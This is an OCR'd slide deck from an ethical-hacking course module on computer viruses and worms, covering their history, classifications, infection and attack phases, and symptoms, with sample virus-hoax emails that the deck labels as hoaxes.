Ethical Hacking and Countermeasures

Version 6

Module IX

Viruses and Worms

FBI Warns of Valentine's Day E-Mail Virus

Thursday , February 14, 2008

FOX NEWS

Happy Valentine's Day! You've got a computer virus!

IT managers around the world braced themselves Thursday for an expected onslaught of romantic "e-cards" surreptitiously carrying the nastiest virus around: the Storm Worm.

"Once the user clicks on the [e-mail] link, malware is downloaded to the Internet-connected device and causes it to become infected and part of the Storm Worm botnet," warns a public alert posted on the FBI's Web site Monday.

• Click here to visit FOXNews.com's Cybersecurity Center.

"The Storm Worm virus has capitalized on various holidays in the last year by sending millions of e-mails advertising an e-card link within the text of the spam e-mail," says the FBI. "Valentine's Day has been identified as the next target."

Haven't heard of the Storm Worm? That's because it hasn't "struck" yet, even though researchers first noticed it more than a year ago after it cropped up in e-mails showing photos of damage from European windstorms in January 2007.

Since then, it's steadily infected an estimated 10 million Windows-based PCs around the world, all under the command of unknown "bot herders" who've silently fashioned them into a "zombie army" or "botnet" — a massive network of "enslaved" PCs awaiting the signal to launch a cyberattack.

Source: *http://www.foxnews.com*

Scenario

Ricky, a software professional with a reputed organization, received a mail which seemed to have come from some charitable organization. The mail was having a .ppt attachment with name "demo of our charity work". Just before leaving for his home he downloaded and played the attached presentation. The presentation consisted of images of poor people being served.

What could be the dangers of opening an attachment from unknown source?


What could be the losses if attachment that Ricky opened had viruses or worms?

Module Objective

This module will familiarize you with :

- Virus
- History of Virus
- Different characteristics and types of virus
- Basic symptoms of virus-like attack
- Difference between Virus and Worm
- Virus Hoaxes
- Indications of virus attacks
- Basic working and access methods of virus
- Various damages caused by virus
- Life cycle of virus
- Virus Infection
- Various virus detection techniques
- Top ten virus of 2005
- Virus incident response

Module Flow




Introduction to Virus

Computer viruses are perceived as a threat to both business and personnel

Virus is a self-replicating program that produces its own code by attaching copies of itself into other executable codes

Operates without the knowledge or desire of the computer user



Virus History

Year of Discovery	Virus Name
1981	Apple II Virus- First Virus in the wild
1983	First Documented Virus
1986	Brain, PC-Write Trojan, & Virdem
1989	AIDS Trojan
1995	Concept
1998	Strange Brew & Back Orifice
1999	Melissa, Corner, Tristate, & Bubbleboy
2003	Slammer, Sobig, Lovgate, Fizzer, Blaster/Welchia/Mimail
2004	I-Worm.NetSky.r, I-Worm.Baqle.au
2005	Email-Worm.Win32.Zafi.d, Net-Worm.Win32.Mytob.t

Characteristics of a Virus

Virus resides in the memory and replicates itself while the program where it is attached is running

It does not reside in the memory after the execution of the program

It can transform themselves by changing codes to appear different

It hides itself from detection by three ways:

- It encrypts itself into the cryptic symbols
- It alters the disk directory data to compensate the additional virus bytes
- It uses stealth algorithms to redirect disk data

Working of Virus

Trigger events and direct attack are the common modes which cause a virus to "go off" on a target system

Most viruses operate in two phases:

Infection Phase:


- Virus developers decide when to infect the host system's programs
- Some infect each time they are run and executed completely
  - Ex: Direct Viruses
- Some virus codes infect only when users trigger them which include a day, time, or a particular event
  - Ex: TSR viruses which get loaded into memory and infect at later stages

Attack Phase:

- Some viruses have trigger events to activate and corrupt systems
- Some viruses have bugs that replicate and perform activities like file deletion and increasing the session time
- They corrupt the targets only after spreading completely as intended by their developers

Working of Virus: Infection Phase


Attaching .EXE File to Infect the Programs




Working of Virus: Attack Phase

Slowdown of PC due to Fragmented Files

Unfragmented File Before Attack



File Fragmentation Due to Virus Attack



Source: *www.microsoft.com*

Why People Create Computer Viruses

Virus writers can have various reasons for creating and spreading malware

Viruses have been written as:

- Research projects
- Pranks
- Vandalism
- To attack the products of specific companies
- To distribute the political messages
- Financial gain
- Identity theft
- Spyware
- Cryptoviral extortion

Symptoms of Virus-Like Attack

If the system acts in an unprecedented manner, you can suspect a virus attack


- Example: Processes take more resources and are time consuming

However, not all glitches can be attributed to virus attacks

- Examples include:
  - Certain hardware problems
  - If computer beeps with no display
  - If one out of two anti-virus programs report virus on the system
  - If the label of the hard drive change
  - Your computer freezes frequently or encounters errors
  - Your computer slows down when programs are started
  - You are unable to load the operating system
  - Files and folders are suddenly missing or their content changes
  - Your hard drive is accessed often (the light on your main unit flashes rapidly)
  - Microsoft Internet Explorer "freezes"
  - Your friends mention that they have received messages from you but you never sent such messages

Virus Hoaxes

- Hoaxes are false alarms claiming reports about a non-existing virus
- Warning messages propagating that a certain email message should not be viewed and doing so will damage one's system
- In some cases, these warning messages themselves contain virus attachments
- They possess capability of vast destruction on target systems
- Being largely misunderstood, viruses easily generate myths. Most hoaxes, while deliberately posted, die a quick death because of their outrageous content



Virus Hoaxes (cont'd)

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Subject: [Fwd: Beware of the Budweiser virus--really!]

This information came from Microsoft yesterday morning. Please pass it on to anyone you know who has
access to the Internet. You may receive an apparently harmless Budweiser Screensaver, If you do, DO NOT
OPEN IT UNDER ANY CIRCUMSTANCES, but delete it immediately. Once opened, you will lose EVERYTHING on your
PC. Your hard disk will be completely destroyed and the person who sent you the message will have access
to your name and password via the Internet.

As far as we know, the virus was circulated yesterday morning. It's a new virus, and extremely dangerous.
Please copy this information and e-mail it to everyone in your address book. We need to do all we can to
block his virus. AOL has confirmed how dangerous it is, and there is no Antivirus program as yet which is
capable of destroying it.

Please take all the necessary precautions, and pass this information on to your friends, acquaintances
and work colleagues.

End of message.

EMAILCHIEF
```

Chain Letters

SAMPLE CHAIN LETTER TEXT

VIRUS WARNING

A new Virus - WOBBLER is on the loose. It will arrive on e-mail titled "HOW to GIVE A CAT A COLONIC". IBM and AOL have announced that it is very powerful, more so than Melissa.

There is no remedy. It will eat all your information on the hard drive and also destroys Netscape Navigator and Microsoft Internet Explorer. Do not open anything with this title and please pass this message on to all your contacts and anyone who uses your e-mail facility. Not many people seem to know about this yet so propagate it as fast as possible. This information was announced yesterday morning by IBM.


Please share it with everyone in your address book so that the spreading of the virus may be stopped. This is a very dangerous Virus and there is no remedy for it at this time. Please practice cautionary measures and forward this to all your online friends A.S.A.P.

[redacted] Limited Sales Support
(Government & Defense)
Cain Road
backnell RG12 1HN
Tel: 01344 [redacted]
Fax: 01344 [redacted]
E-mail: ro[redacted]


END CHAIN LETTER TEXT

Worms

Worms are distinguished from viruses by the fact that a virus requires some form of the human intervention to infect a computer whereas a worm does not



Source: http://www.ripe.net/ttm/worm/ddos2.gif



How is a Worm different from a Virus

There is a difference between general viruses and worms

A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs

A worm spreads through the infected network automatically but a virus does not

Indications of Virus Attack

Indications of a virus attack:

- Programs take longer to load than normal
- Computer's hard drive constantly runs out of free space
- Files have strange names which are not recognizable
- Programs act erratically
- Resources are used up easily

Hardware Threats

Power Faults:

- Sudden power failure, voltage spikes, brownout and frequency shifts cause damage to system

System Life:

- System gets worn-out over a period of time

Equipment Incompatibilities:

- These occur due to improperly installed devices

Typos:

- Data gets corrupted due to deletion or replacement of wrong files

Accidental or Malicious Damage:

- Data gets deleted or changed accidentally or intentionally by other person

Problems with Magnets:

- Magnetic fields due to floppy disk, monitor, and telephone can damage stored data

Software Threats

Software Problems:

- In multitasking environment, software conflicts may occur due to sharing of data by all running programs at the same time
- There may be damage of information due to misplacement of data in a program

Software Attacks:

- Intentionally launched malicious programs enable the attacker to use the computer in an unauthorized manner
- General Categories:
  - Viruses and worms
  - Logic bombs
  - Trojans

Virus Damage

Virus damage can be grouped broadly under:

Technical Attributes:

- The technicalities involved in the modeling and use of virus causes damage due to:
  - Lack of control
  - Difficulty in distinguishing the nature of attack
  - Draining of resources
  - Presence of bugs
  - Compatibility problems

Ethical and Legal Reasons:

- There are ethics and legalities that rule why virus and worms are damaging

Psychological Reasons: These are:

- Trust Problems
- Negative influence
  - Unauthorized data modification
  - Issue of Copyright
  - Misuse of the virus
  - Misguidance by virus writers


Modes of Virus Infection

Viruses infect the system in the following ways:

- Loads itself into memory and checks for executables on the disk
- Appends the malicious code to a legitimate program unbeknownst to the user
- Since the user is unaware of the replacement, he/she launches the infected program
- As a result of the infected program being executes, other programs get infected as well
- The above cycle continues until the user realizes the anomaly within the system

Stages of Virus Life

Computer virus involves various stages right from its design to elimination



Types of Viruses

Virus Classification


Viruses are classified based on the following criteria:

- What they Infect
- How they Infect

Virus Classification (cont'd)

System Sector or Boot Virus:

- Infects disk boot sectors and records



File Virus:

- Infects executables in OS file system

Macro Virus:

- Infects documents, spreadsheets and databases such as word, excel and access

Source Code Virus:

- Overwrites or appends host code by adding Trojan code in it

Network Virus:

- Spreads itself via email by using command and protocols of computer network

How does a Virus Infect

Stealth Virus:

- Can hide from anti-virus programs

Polymorphic Virus:

- Can change their characteristics with each infection

Cavity Virus:


- Maintains same file size while infecting

Tunneling Virus:

- They hide themselves under anti-virus while infecting

Camouflage Virus:

- Disguise themselves as genuine applications of user



Storage Patterns of a Virus

Shell Virus:

- Virus code forms a shell around target host program's code, making itself the original program and host code as its sub-routine

Add-on Virus:

- Appends its code at the beginning of host code without making any changes to the latter one

Intrusive Virus:

- Overwrites the host code partly, or completely with viral code

Direct or Transient Virus:

- Transfers all the controls to host code where it resides
- Selects the target program to be modified and corrupts it

Terminate and Stay Resident Virus (TSR):

- Remains permanently in the memory during the entire work session even after the target host program is executed and terminated
- Can be removed only by rebooting the system

System Sector Viruses

System sectors are special areas on your disk containing programs that are executed when you boot (start) your PC

System sectors (Master Boot Record and DOS Boot Record) are often targets for viruses

These boot viruses use all of the common viral techniques to infect and hide themselves

